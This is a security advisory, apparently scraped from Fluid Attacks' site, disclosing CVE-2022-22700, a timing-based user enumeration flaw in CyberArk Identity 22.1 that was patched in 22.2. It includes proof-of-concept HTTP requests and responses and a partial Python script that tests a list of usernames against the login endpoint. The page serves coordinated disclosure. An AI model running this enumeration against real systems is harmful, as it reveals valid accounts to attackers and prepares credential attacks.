



## CyberArk Identity 22.1 – User Enumeration

### Summary



#### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)

<b>Affected versions</b>	22.1 and below
<b>Fixed versions</b>	22.2
<b>State</b>	Public

### Vulnerability

Kind	User Enumeration
Rule	<u>225. Proper Authentication Responses</u>
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CVSSv3 Base Score	5.3
Exploit available	Yes
CVE ID(s)	<u>CVE-2022-22700</u>



#### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details

tenant.

## Proof of Concept

- A request is sent with a known valid user

Request:

```
POST /Security/StartAuthentication HTTP/1.1
Host: customer.my.idaptive.app
Content-Length: 143
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
Content-Type: application/json
```

```
{"TenantId":"","User":"admin@customer.com","Version":"1.0","AssociatedE
```

## Response:

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Type: application/json; charset=utf-8
X-CFY-TX-TM: 109
...
```

In the cases when the user exists, the value of X-CFY-TX-TM is always less



### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)

```
POST /Security/StartAuthentication HTTP/1.1
Host: customer.my.idaptive.app
Content-Length: 147
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
Content-Type: application/json
```

```
{"TenantId":"","User":"notexists@customer.com","Version":"1.0","Associa
```

## Response:

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
```

```
Pragma: no-cache
Content-Type: application/json; charset=utf-8
X-CFY-TX-TM: 1492
...
```

In the cases when the user does not exist, the value of `X-CFY-TX-TM` is always above than 1000.

## Exploit

The following code was used to enumerate valid users:

```
#!/usr/bin/env python
#
# Author: aroldan@fluidattacks.com
```



### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)

```
JSON_DATA = json.loads(RAW_DATA)

with open(sys.argv[1], 'r') as fd:
    USERS = [x.rstrip() for x in fd.readlines()]

for USER in USERS:
    VALUE = 10000
    PAYLOAD = JSON_DATA
    PAYLOAD['User'] = USER
    RESP = requests.post(URL, json=PAYLOAD)
    if 'X-CFY-TX-TM' in RESP.headers:
        VALUE = int(RESP.headers['X-CFY-TX-TM'])
    if VALUE < 1000:
        print(VALUE)
        print(f'[+] User {USER} exists.')
```

```
else:  
    print(f'[-] User {USER} not exists.')
```

## Credits

The vulnerability was discovered by Andrés Roldán from the Offensive Team of Fluid Attacks.

## References

**Vendor page** <https://www.cyberark.com/resources/cyberark-identity/>

**Changelog** <https://docs.cyberark.com/Product-Doc/OnlineHelp/Idaptive/Latest/en/Content/ReleaseNotes/ReleaseNotes->




### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)

- ✓ 2022-02-05  
Vendor contacted.
- ✓ 2022-02-16  
Vendor replied acknowledging the report.
- ✓ 2022-02-28  
Vulnerability patched.



## Services



### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)[Show details](#)

Secure Code Review

Red Teaming

Breach and Attack Simulation

Security Testing

Penetration Testing

Ethical Hacking

Vulnerability Management

Blog

Certifications

Partners

Careers

Advisories

FAQ

Documentation

Contact

Copyright © 2022 Fluid Attacks. We hack your software. All rights reserved.

[Service Status](#) - [Terms of Use](#) - [Privacy Policy](#) - [Cookie Policy](#)



### **This website uses cookies**

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)